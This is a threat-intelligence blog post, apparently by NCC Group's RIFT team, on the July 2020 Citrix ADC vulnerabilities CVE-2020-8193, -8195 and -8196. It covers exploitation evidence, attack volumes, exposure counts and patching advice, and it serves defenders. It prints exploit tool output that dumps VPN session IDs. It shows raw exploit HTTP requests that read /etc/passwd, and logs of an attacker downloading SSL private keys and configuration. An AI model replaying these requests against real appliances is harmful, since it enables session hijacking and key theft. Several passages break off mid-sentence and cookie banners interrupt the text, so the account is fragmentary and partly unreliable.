

RIFT: Citrix ADC Vulnerabilities CVE-2020-8193, CVE-2020-8195 and CVE-2020-8196 Intelligence

10 July 2020 By [RIFT: Research and Intelligence Fusion Team](#)




Research Threat Intelligence

tl;dr

Citrix disclosed on July 7th, 2020 that they had discovered vulnerabilities in their Citrix ADC products. This blog is a summary of what we know as the situation evolves.

About the Research and Intelligence Fusion Team (RIFT) leverages our strategic partnerships ranging from IoCs and threat intelligence, to threat hunting and incident response. Our security is an arms race where both attackers and defenders are constantly evolving. To ensure that our managed services remain at the forefront of the industry, we work closely with Fox-IT at its core. This multidisciplinary approach allows us to stay ahead of the curve and provide the best possible security solutions for our clients.

Timeline of events



SANS Reporting

SANS reported on July 9th that they saw [initial scanning activity](#) but it was unclear for which vulnerability.

Exploit Development Impact

Public reporting on July 8th, 2020 by [Donny Maasland](#) discussed how the vulnerability [could be exploited](#).

As of July 10th, RIFT has confirmed that this vulnerability can be used to extract valid VPN sessions from a vulnerable instance.

```
→ nitrix git:(main) ✖ python nitrix.py https://citrix.vuln.local sessions
[*] Target = citrix.vuln.local
[*] Date = Fri, 10 Jul 2020 19:22:45 UTC
[*] Dumping sessions ..
[-] Creating session..
[+] Got session: 25f06683de497994cb634febb5cbe949
[-] Fixing session..
[-] Getting rand..
[+] Got rand: 1867817310.1594408967440718
[-] Re-breaking session..
[-] Getting file..
[+] Sessions:

    SESSID=0eb677c098c3bf526cd13a24ead5700d
    SESSID=25f06683de497994cb634febb5cbe949
    SESSID=4ac9a0f0bb5c471a1d63d8dc34bb6c4d
    SESSID=b2b7760a763a496bdff891b5c169a960
    SESSID=93dae206d44aa5eae6ea397d170612b9
    SESSID=88b
    SESSID=3fa
    SESSID=ea0
    SESSID=f09
    SESSID=f15
    SESSID=392
    SESSID=023
    SESSID=633
```

Combination

Two issues if combined

- CVE-2020-8193 – an authentication
 - CVE-2020-8195 and CVE-2020-8196
- We have seen these two

POST /pcidss/report? HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: application/xml
Accept-Language: en-US;q=0.5
Content-Type: application/xml
X-Nitro-Pass: kRcEnFy6
X-Nitro-User: e4LZnjB9
Connection: Keep-Alive
Content-Length: 45

Necessary cookies

Necessary cookies enable core functionality as you browse our website such as session management and remembering your cookie preferences. The website cannot function properly without these cookies and can only be disabled by changing your browser preferences.

Analytical Cookies

Analytical cookies help us to improve our website by collecting and reporting information on its usage.

Off


POST /api/filedownload?filter=path:%2Fetc%2Fpasswd HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/xml
Cookie:
Rand_key: 1968033329.1594279178769461
X-Nitro-Pass: kRcEnFy6
X-Nitro-User: e4LZnjB9
Connection: Keep-Alive
Content-Length: 32

<clipermission></clipermission>

Volume of Attacks

As of July 11th at midday we see the following volumes of attacks.



Same Actor

We note the following a

Time ▾	apac
> Jul 11, 2020 @ 08:13:38.000	POST
> Jul 11, 2020 @ 08:07:03.000	POST
> Jul 11, 2020 @ 08:07:03.000	POST
> Jul 11, 2020 @ 08:07:03.000	POST
> Jul 10, 2020 @ 09:52:44.000	GET
> Jul 10, 2020 @ 09:52:22.000	GET
> Jul 10, 2020 @ 09:52:21.000	GET
> Jul 10, 2020 @ 09:52:21.000	GET

Attempts to

also SSL/TLS

Time ▾	apac
> Jul 11, 2020 @ 11:02:11.000	POST
> Jul 11, 2020 @ 10:17:50.000	POST
> Jul 11, 2020 @ 10:17:50.000	POST
> Jul 11, 2020 @ 10:17:49.000	POST
> Jul 11, 2020 @ 10:17:48.000	POST
> Jul 11, 2020 @ 10:17:48.000	POST
> Jul 11, 2020 @ 10:17:47.000	POST
> Jul 11, 2020 @ 10:17:47.000	POST
> Jul 11, 2020 @ 10:17:46.000	POST
> Jul 11, 2020 @ 10:17:45.000	POST
> Jul 11, 2020 @ 10:17:45.000	POST
> Jul 11, 2020 @ 10:17:44.000	POST
> Jul 11, 2020 @ 10:17:43.000	POST
> Jul 11, 2020 @ 10:17:43.000	POST
> Jul 11, 2020 @ 10:17:42.000	POST
> Jul 11, 2020 @ 10:17:41.000	POST
> Jul 11, 2020 @ 10:17:41.000	POST

This website makes use of cookies.

This website uses cookies to ensure you get the best experience on our website. Some of these cookies are essential for the site to function, whilst others are useful to help us to analyse our traffic and collect statistics on how and when the site is being used and how it can be improved. We also share information about your use of our site with our analytics partners.

By clicking "Accept All," you consent to the storing of cookies on your device to enhance site navigation, analyse site usage, and assist in measuring the success of our marketing efforts.

Manage your preferences at any time, on the cookie preference tool at the bottom of the screen, or if you want to learn more, please go to our [Cookie policy](#)

Necessary cookies

Necessary cookies enable core functionality as you browse our website such as session management and remembering your cookie preferences. The website cannot function properly without these cookies and can only be disabled by changing your browser preferences.

Analytical Cookies

Off

Analytical cookies help us to improve our website by collecting and reporting information on its usage.

apache2.access.user_agent.original
python-requests/2.23.0
python-requests/2.23.0
python-requests/2.23.0
python-requests/2.23.0
python-requests/2.24.0
python-requests/2.24.0
python-requests/2.24.0
python-requests/2.24.0

words and

Win64; x64; rv:55.0) Gecko/20100101 Fi

> Jul 11, 2020 @ 10:17:48.000	POST	144.202.93.96	/rapi/filedownload?filter=path:ssl%2Fns-sftrust-root.cert	python-requests/2.22.0
> Jul 11, 2020 @ 10:17:48.000	POST	144.202.93.96	/rapi/filedownload?filter=path:ssl%2Fns-sftrust.cert	python-requests/2.22.0
> Jul 11, 2020 @ 10:17:47.000	POST	144.202.93.96	/rapi/filedownload?filter=path:ssl%2Fns-root.cert	python-requests/2.22.0
> Jul 11, 2020 @ 10:17:47.000	POST	144.202.93.96	/rapi/filedownload?filter=path:ssl%2Fns-server.cert	python-requests/2.22.0
> Jul 11, 2020 @ 10:17:46.000	POST	144.202.93.96	/rapi/filedownload?filter=path:ssl%2Fns-azure.key	python-requests/2.22.0
> Jul 11, 2020 @ 10:17:45.000	POST	144.202.93.96	/rapi/filedownload?filter=path:ssl%2Fns-azure-root.key	python-requests/2.22.0
> Jul 11, 2020 @ 10:17:45.000	POST	144.202.93.96	/rapi/filedownload?filter=path:ssl%2Fns-sftrust.key	python-requests/2.22.0
> Jul 11, 2020 @ 10:17:44.000	POST	144.202.93.96	/rapi/filedownload?filter=path:ssl%2Fns-sftrust-root.key	python-requests/2.22.0
> Jul 11, 2020 @ 10:17:43.000	POST	144.202.93.96	/rapi/filedownload?filter=path:ssl%2Fns-server.key	python-requests/2.22.0
> Jul 11, 2020 @ 10:17:43.000	POST	144.202.93.96	/rapi/filedownload?filter=path:ssl%2Fns-root.key	python-requests/2.22.0
> Jul 11, 2020 @ 10:17:42.000	POST	144.202.93.96	/rapi/filedownload?filter=path:%2Fnsconfig%2Fssl%2F	python-requests/2.22.0
> Jul 11, 2020 @ 10:17:41.000	POST	144.202.93.96	/rapi/filedownload?filter=path:%2Fetc%2Fresolv.conf	python-requests/2.22.0
> Jul 11, 2020 @ 10:17:41.000	POST	144.202.93.96	/rapi/filedownload?filter=path:%2Fnsconfig%2Fns.conf	python-requests/2.22.0

Click for larger image

Detection

A Sigma rule is available.

Exposure

Based on [Rapid7 Opendata](#) from June between 2,500 and 6,000 devices are exposed with 2,527 on port 443. [Shodan](#) reports ~6,000 across all ports.

Impact and Advice

NCC Group’s RIFT have been able to achieve compromise in certain, at the moment, esoteric configurations.

Our advice is that patches should be deployed as soon as is possible.

Change Log

- July 11th, 2020 @ 14:40 – v1.5 – added timeline graphic
- July 11th, 2020 @ 12:25 – v1.4 – added various exploitation attempts and volumes
- July 10th, 2020 @ 20:50 – v1.3 – Added exposure volumes
- July 10th, 2020 @ 20:35 – v1.2 – Discussed exploit development and impact
- July 10th, 2020 @ 20:01 – v1.1 – Sigma added
- July 10th, 2020 @ 13:50 – v1.0 – Initial version



This website makes use of cookies.

This website uses cookies to ensure you get the best experience on our website. Some of these cookies are essential for the site to function, whilst others are useful to help us to analyse our traffic and collect statistics on how and when the site is being used and how it can be improved. We also share information about your use of our site with our analytics partners.

By clicking "Accept All," you consent to the storing of cookies on your device to enhance site navigation, analyse site usage, and assist in measuring the success of our marketing efforts.

Manage your preferences at any time, on the cookie preference tool at the bottom of the screen, or if you want to learn more, please go to our [Cookie policy](#)

Necessary cookies

Necessary cookies enable core functionality as you browse our website such as session management and remembering your cookie preferences. The website cannot function properly without these cookies and can only be disabled by changing your browser preferences.

Analytical Cookies

☐ Off

Analytical cookies help us to improve our website by collecting and reporting information on its usage.



[Terms and Conditions](#)

[Privacy Policy](#)

[Contact Us](#)

[Consulting & Implementation](#)

[Managed Services](#)

[Incident Response](#)

[Threat Intelligence](#)



24/7 Incident Response Hotline
+1-(855)-684-1212 or cirt@nccgroup.com